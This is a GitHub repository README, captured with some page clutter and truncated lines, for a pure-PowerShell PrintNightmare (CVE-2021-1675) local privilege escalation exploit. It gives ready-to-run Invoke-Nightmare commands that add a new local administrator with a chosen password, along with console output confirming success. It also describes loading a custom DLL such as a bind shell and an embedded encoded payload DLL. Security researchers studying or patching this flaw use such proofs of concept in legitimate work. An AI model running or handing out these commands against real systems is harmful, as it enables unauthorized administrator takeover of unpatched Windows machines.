main

Code

11 Commits

nightmare-dll

CVE-2021-1675.ps1

README.md

README


CVE-2021-1675 - PrintNightmare LPE (PowerShell)

> Caleb Stewart | John Hammond | July 1, 2021

CVE-2021-1675 is a critical remote code execution and local privilege escalation vulnerability dubbed "PrintNightmare."

Proof-of-concept exploits have been released (Python, C++) for the remote code execution capability, and a C# rendition for local privilege escalation. We had not seen a native implementation in pure PowerShell, and we wanted to try our hand at refining and recrafting the exploit.

This PowerShell script performs local privilege escalation (LPE) with the PrintNightmare attack technique.



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS Z:\> cd C:\Users\caleb\Downloads\\
PS C:\Users\caleb\Downloads> Import-Module .\cve-2021-1675.ps1
PS C:\Users\caleb\Downloads> Invoke-Nightmare -NewUser "john" -NewPassword "P@ssw0rd" -DriverName "PrintMe"
[+] created payload at C:\Users\caleb\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c3e41\Amd64\mxdwdrv.dll"
[+] added user john as local administrator
[+] deleting payload from C:\Users\caleb\AppData\Local\Temp\nightmare.dll
PS C:\Users\caleb\Downloads> runas /user:john powershell.exe
Enter the password for john:
Attempting to start powershell.exe as user "WWW\john" ...
PS C:\Users\caleb\Downloads>
```

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
www\john
PS C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
john
PWNCAT\Domain Admins
The command completed successfully.

PS C:\Windows\system32>
```

This has been tested on Windows Server 2016 and Windows Server 2019.

Usage

Add a new user to the local administrators group by default:

About

Pure PowerShell implementation of CVE-2021-1675 Print Spooler Local Privilege Escalation (PrintNightmare)

Readme
Activity
1k stars
26 watching
230 forks
Report repository

Releases

No releases published

Packages

No packages published

Contributors 2

JohnHammond John Hammond
calebstewart Caleb Stewart

Languages

● PowerShell 99.0% ● Other 1.0%

```
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare # add user `adm1n`/`P@ssw0rd` in the local admin gr

Invoke-Nightmare -DriverName "Xerox" -NewUser "john" -NewPassword "S
```

Supply a custom DLL payload, to do anything else you might like.

```
Import-Module .\cve-2021-1675.ps1
Invoke-Nightmare -DLL "C:\absolute\path\to\your\bindshell.dll"
```

Details

- The LPE technique does not need to work with remote RPC or SMB, as it is only working with the functions of Print Spooler.
- This script embeds a Base64-encoded GZIPped payload for a custom DLL, that is patched according to your arguments, to easily add a new user to the local administrators group.
- This script embeds methods from PowerSploit/PowerUp to reflectively access the Win32 APIs.
- This method does not loop through all printer drivers to find the appropriate DLL path -- it simply grabs the first driver and determines the appropriate path.